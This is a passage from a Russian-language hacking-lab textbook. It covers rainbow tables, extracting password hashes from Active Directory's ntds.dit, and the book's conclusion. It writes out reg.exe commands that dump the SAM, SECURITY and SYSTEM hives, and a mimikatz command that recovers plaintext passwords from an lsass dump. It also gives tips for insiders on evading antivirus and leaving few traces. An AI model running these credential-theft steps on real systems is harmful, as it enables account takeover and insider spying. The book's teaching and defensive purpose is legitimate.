


Рис. 7.31 **open-hide.biz**

Мало кто знает, что и в комплекте Cain & Abel также есть программа для генерации радужных таблиц. Происходит это потому, что вызова программы, предназначенной для генерации, из основного меню Cain нет. Она прячется в каталоге, куда установилась программа Cain, по следующему пути: \Programm Files\Cain\Winrtgen.

Заметим, что в программе Winrtgen большой выбор типов хэшей, но NTLM почему-то нет (рис. 7.32).




Рис. 7.32

7.3. Область применения радужных таблиц. Методика взлома пароля с использованием хэш-функции из базы Active Directory сервера

Закончим с генерацией таблиц. И вернемся немного назад, ко взлому. В качестве примеров мы исследовали применение радужных таблиц только для взлома пароля локального пользователя Windows, но в действительности область использования хэш-функций в информационных технологиях очень обширна, соответственно широко применение и радужных таблиц.

Еще, просто для иллюстрации, хотелось бы привести соответствие применяемых типов хэш-функций для некоторых операционных систем (не воспринимайте это как стопроцентно достоверную справочную информацию, т. к. тип может зависеть от конкретной версии системы):

- Mandriva Linux: OpenBSD BlowFish;
- Ubuntu Linux/Backtrack: SHA-512 (UNIX);
- Debian Linux: MD5 (UNIX);
- OpenSuSe: OpenBSD BlowFish;
- RedHat Enterprise Linux/CentOS: MD5 (UNIX);
- Fedora: SHA-512 (UNIX);

- Solaris: SHA-256 (UNIX);
- HP-UX: SHA-512 (UNIX);
- IBM AIX: SSHA-1;
- Gentoo Linux: MD5 (UNIX);
- Slackware Linux: MD5 (UNIX);
- MacOS X: SHA1 (SALTED);
- FreeBSD: MD5 (UNIX);
- OpenBSD: OpenBSD BlowFish;
- NetBSD: выборочно — DES (UNIX), MD5 (UNIX), OpenBSD Blowfish, SHA-1 (UNIX),
- Arch Linux: MD5 (UNIX), SHA-512/SHA-256...

Только один этот пример наглядно демонстрирует, как велика область применения радужных таблиц: настолько, насколько вообще обширна область применения хэш-функций! Так что, имея сто, а может быть, и двести друзей, вы способны изготовить множество разнообразных, качественных радужных таблиц и открыть свой сайт по их продаже, сбив цену иноземцам. При этом, если вы вдобавок еще сделаете таблицы с символами кириллицы, то это вообще будет эксклюзив. Вышеописанные программы (rtgen) прекрасно позволяют использовать и кириллицу (мы пробовали).

Нужно также понимать, что, получив файл с хэш-функциями паролей множества пользователей системы, злоумышленник может произвести расшифровку списком (программы это позволяют) и среди множества паролей легко найти пользователя с большими привилегиями, у которого слабый пароль. Причем время восстановления паролей от количества хэш-функций зависит несущественно, поиск идет сразу для всех значений.

Воспользоваться радужными таблицами может не только хакер. Например, в ситуации, когда вы применяете один и тот же пароль как для учетной записи бесплатного почтового сервиса в Интернете для личных целей, так и для учетной записи в домене на работе, где используется Active Directory (Microsoft).

Администратор сети с вашей работы — человек подневольный, и в случае особой нужды вряд ли откажется помочь начальству "втихаря" почитать вашу личную почту. Хэш-функции паролей Active Directory (AD) хранятся в файле ntds.dit (путь — *%Windows%*/ntds). Обладая всеми правами на сервере, администратор может легко раскрыть ваш пароль. Не забываем, что мы изучаем программный инструментарий и потому используем всякий повод, чтобы упомянуть еще про какой-нибудь программный инструмент. Итак, вашему "админу" достаточно, например, применить мощнейшую программу Windows Password Recovery (Passcape Software, **http://www.passcape.com/**).

Упомянутая программа поможет произвести импорт хэш-функции пароля (рис. 7.33) из AD соответствующей нужной ему учетной записи, даже несмотря на то, что файл будет "занят" системой.




Рис. 7.33

Хотя программа платная, но функция импорта работает и в демо-версии. В крайнем случае, стоит программа недорого, а обладает мощнейшими возможностями (в том числе есть поддержка технологии Cuda). Кстати, хакер легко найдет в Интернете версию с серийным номером.

В качестве лабораторной работы, чтобы понять, как "вытащить" хэш-функции из базы AD, проведем следующий эксперимент:

1. Установим сервер Windows 2008, используя все настройки по умолчанию (в том числе для групповых политик, для AD и т. д.). Заведем пользователя Sidorov (рис. 7.34). Соблюдая требования политики, нам пришлось указать пароль (здесь — qazQAZ12), состоящий из строчных и прописных символов, включающий цифры, общей длиной 8 символов.
2. Убедимся, что файл ntds.dit просто так не скопируешь (рис. 7.35).
3. Импортируем хэш-функции из занятого системой файла ntds.dit в программу Windows Password Recovery (рис. 7.36).

   В полученных в результате импорта данных увидим, что для учетной записи sidorov есть хэш-функции не только в формате NTLM, но и в формате LM. А мы уже знаем, что это крайне нежелательно.

Нужно понимать, что добыть ваш пароль может не только администратор, но и другой легальный пользователь, например, человек, ответственный за выполнение резервных копий систем. С инсайдерами вообще трудно справиться. Как правило, все усилия по защите информации направляются на внешнего врага, и это является одной из самых распространенных ошибок в политике безопасности учреждения.

К слову сказать, AD вообще частенько критикуют именно по вопросам криптографии. Вот один из громких заголовков в СМИ (цитата): *"95% крупнейших компаний*

по всему миру подвержены риску из-за уязвимости в Active Directory", и далее в тексте сообщения: *"По словам исследователей, несмотря на все меры безопасности, слабое шифрование позволяет злоумышленникам без авторизации изменять пароли жертв"*.

Позвольте вновь немного отклониться в сторону. Раз уж мы заговорили в этой главе о трудностях копирования файлов, занятых системой, то предоставляется замечательный повод упомянуть про одну из программ, входящих в обязательный на-




Рис. 7.34




Рис. 7.35




Рис. 7.36

бор хакера. Копировать подобные файлы легко не на уровне системы, а на физическом уровне, считывая их с диска дисковым редактором WinHex (**http://www.x-ways.net/**): выбираем команду **Open disk**, находим нужный файл и далее выполняем команду копирования **Recovery/Copy** в нужную нам папку (рис. 7.37).




Рис. 7.37

Примечательно то, что программа работает и без установки, а это очень удобно для инсайдера, запуская ее с флеш-карты и оставляя минимум следов. Evaluation-версия программы копирует файлы размером не более 200 Кбайт, но для хакера это не проблема, т. к. Интернет наполнен средствами для получения полнофункциональной версии. Таким способом, с помощью этой программы можно копировать файлы: sam, security, ntds.dit... Любые другие файлы тоже! И даже файл подкачки! Вот уж где есть, что поизучать системному администратору во время работы пользователей на бездисковых станциях в терминальной среде...

Существует множество различных приемов и программ для того, чтобы похитить хэш-функции паролей в операционных системах Windows, в том числе непосредственно из оперативной памяти. Но скрытное применение программ, подобных wce.exe (Windows Credentials Editor), для злоумышленника затруднено в связи с тем, что, как правило, все они обнаруживаются антивирусами. И здесь, с целью

остаться незаметным, он может провести специальную предварительную подготовку кражи средствами самой операционной системы. Например, для того чтобы получить данные с хэш-функциями локальных пользователей, есть способ просто выгрузить необходимые ветви реестра, используя редактор реестра:

```
reg.exe save hklm\security security.dmp
reg.exe save hklm\system system.dmp
reg.exe save hklm\sam sam.dmp
```

А далее все три файла переносятся на другой компьютер, где с ними можно уже спокойно поработать любой подходящей программой. Да хотя бы уже упомянутой ранее Windows Password Recovery. Или какой-либо другой программой, пусть даже и обнаруживаемой антивирусами (антивирусную программу можно на время отключить).

Правда, этот приведенный пример может быть менее интересен похитителю, чем использование wce.exe (и в особенности на серверах). Хотя бы потому, что подобное — все же не выгрузка данных непосредственно из памяти атакуемого компьютера. Так что же делать? Но, и здесь есть решение! Оказывается, во всех последних версиях Windows существует простой, вполне легитимный способ сделать дамп процесса lsass.exe, нажав комбинацию клавиш <Ctrl>+<Alt>+<Del>, а далее вызвав соответствующее меню по правой кнопке мыши (рис. 7.38) и, наконец, сохранив все в файл.




Рис. 7.38

Далее программой mimikatz.exe (http://blog.gentilkiwi.com/mimikatz) читаются и записываются в лог все необходимые данные путем применения следующей команды:

```
mimikatz.exe log "sekurlsa::minidump lsass.dmp" sekurlsa::logonPasswords exit
```

В итоге злоумышленник получает в текстовом файле mimikatz.log хэш-функции паролей и много другой полезной информации, в том числе и пароли в открытом виде (рис. 7.39).

Так что, если вы являетесь администратором и садитесь за чужой компьютер администрировать, знайте — ваши пароли могут легко стать доступными любому другому.

Рис. 7.39

Если же вы доверчиво пустили на минутку знакомого на свой компьютер, а сами отошли приготовить кофейку, то не исключено, что ваши данные были переправлены по почте для дальнейшего и уже неспешного восстановления из них пароля.

Но вернемся к прерванному нами разговору о серверах и Active Directory. Чтобы защитить административные учетные записи от атак, связанных с кражей хэш-функций, был придуман механизм Manager Service Accounts. Это управляемые учетные записи, которые обеспечивают автоматическое управление паролями и именами служб-участников, включая делегирование управления другим администраторам. В основе механизма лежит автоматическая частая смена паролей (например, раз в месяц) для таких учетных записей, применение сложных паролей и т. п.

И напоследок вновь вернемся к радужным таблицам. В виде исключения, из-за важности темы этой главы в заключении заметим (хотя вопросы защиты не для данного раздела книги), что одним из методов защиты от атак с применением радужных таблиц является использование "соленых" хэш-функций, которые включают *salt* (соль) — некий сдвиг или, точнее, модификатор пароля. А в операционных системах Windows, если на вас не висят тяжким грузом вопросы совместимости,

специалисты советуют использовать NTLMv2 хэш-функции. В таком случае, при настройке безопасности, к примеру, на сервере Windows пришлось бы в частности делать настройки примерно так, как показано на рис. 7.40, т. е. отказываясь от совместимости с устаревшими или "не так" настроенными клиентскими системами.




Рис. 7.40

Заключение

Изложение этой книги таково, что последовательно двигаясь от простого к сложному, даже если вы только начали осваивать информационные технологии, вы наконец подготовились к тому, чтобы всерьез заняться вопросами информационной безопасности. Конечно, для этого мало простого применения готовых программ. Но теперь, когда у вас уже стало что-то получаться, можно перейти и к изучению программирования, и баз данных, и секретов веб-технологий, да и прочим премудростям, которые необходимы настоящему профессионалу.

Надеемся, что книга помогла поднять уровень вашей осведомленности в области информационной безопасности. Причем помогла так, чтобы на практике использовать полученные знания лишь в целях защиты, а не нападения.

Если вы в действительности изучили книгу, проделали все опыты, то не могли не заметить странную вещь: оказывается, операционные системы когда-то, при их первом появлении, пропиаренные разработчиком, как верх совершенства и безопасности, спустя длительное время (например, лет 10) вдруг оказываются насквозь дырявыми (кстати, поэтому их удобно использовать на стендах при проведении экспериментов). Именно насквозь! И почему-то в отношении не так давно появившихся систем в широком доступе очень мало программ, реально действующих и использующих уязвимости. Может быть, как разработчики, так и широкий круг интересующихся узнают о таком количестве уязвимостей только под закат использования систем, как и мы? Думается, что это совсем не так. Скорее всего, состояние осведомленности об уязвимостях какой-либо системы (не обязательно операционной системы, вообще любого программного обеспечения) таково, как представлено на рис. 1, где по вертикали откладывается процент обнаруженных ошибок от общего числа в системе, а по горизонтали — время.

Если сказать проще, то петля, напоминающая петлю гистерезиса, символизирует то, что пока операционная система не устареет, обычный человек может получить доступ к инструменту ровно настолько, насколько ему разрешено "приближенными", т. е. к минимуму. *От нас скрывают правду.* Понятно, что такое ограничение оказывают те, кто в этом заинтересован, кто имеет влияние — разработчики, про-

давцы, специалисты их обслуживающие... Через пять-десять лет выяснится, что операционные системы, выпущенные сегодня и кажущиеся верхом совершенства по безопасности, окажутся дырявыми, как и те, которые на текущий момент устарели. А к чему мы это? Дело в том, что, изучая вопросы информационной безопасности, не нужно гнаться за поиском конкретных брешей конкретных операционных систем. Необходимо подходить системно, разбираясь в принципах. Именно поэтому такая книга, как эта — всего лишь маленькая ступенька лестницы к вершине той башни, которую вам еще предстоит преодолеть. Успехов вам в этом!




Рис. 1

ЛАБОРАТОРИЯ ХАКЕРА

Эксперименты по хакингу для повторения в домашних условиях

В книге отсутствуют рецепты по взлому ближайшего банкомата, она не предназначена для хакеров. В ней рассмотрены методы и средства хакерства с целью понимания и применения соответствующих принципов противодействия им.

В виде очерков описаны познавательные эксперименты, которые автор проводит вместе с читателем. Фактически, это набор лабораторных работ, выполнить которые может каждый желающий в домашних условиях. Книга насыщена практическими приемами по разнообразным темам. Используемые программы, как правило, бесплатны. Описан ряд способов перехвата паролей, взлома Wi-Fi-сетей, дальнейшие действия злоумышленника после проникновения в локальную сеть жертвы. Рассказано о шифровании данных, способах сохранения инкогнито в Интернете, методах взлома паролей из базы Active Directory. Много внимания уделено изучению хакинга с использованием смартфонов. Подробно рассмотрены практические методы генерации и использования радужных таблиц.

За счет подробного описания настроек, качественной визуализации материала, преобладания ориентированности на Windows-системы (для примеров с UNIX подробно описывается каждый шаг), книга интересна и понятна любому пользователю персонального компьютера: от старшеклассника и студента до профессионала.

Бабин Сергей Александрович более пятнадцати лет работает в области защиты информационных технологий в банковской сфере. Ранее являлся главным администратором компьютерной сети крупного регионального банка и занимался системными проблемами и телекоммуникациями. Неоднократно публиковался в центральных журналах по компьютерной тематике, интернет-изданиях, специальной литературе. Автор бестселлера «Инструментарий хакера».

ISBN 978-5-9775-3535-9

БХВ-ПЕТЕРБУРГ
191036, Санкт-Петербург,
Гончарная ул., 20
Тел.: (812) 717-10-50,
339-54-17, 339-54-28
E-mail: mail@bhv.ru
Internet: www.bhv.ru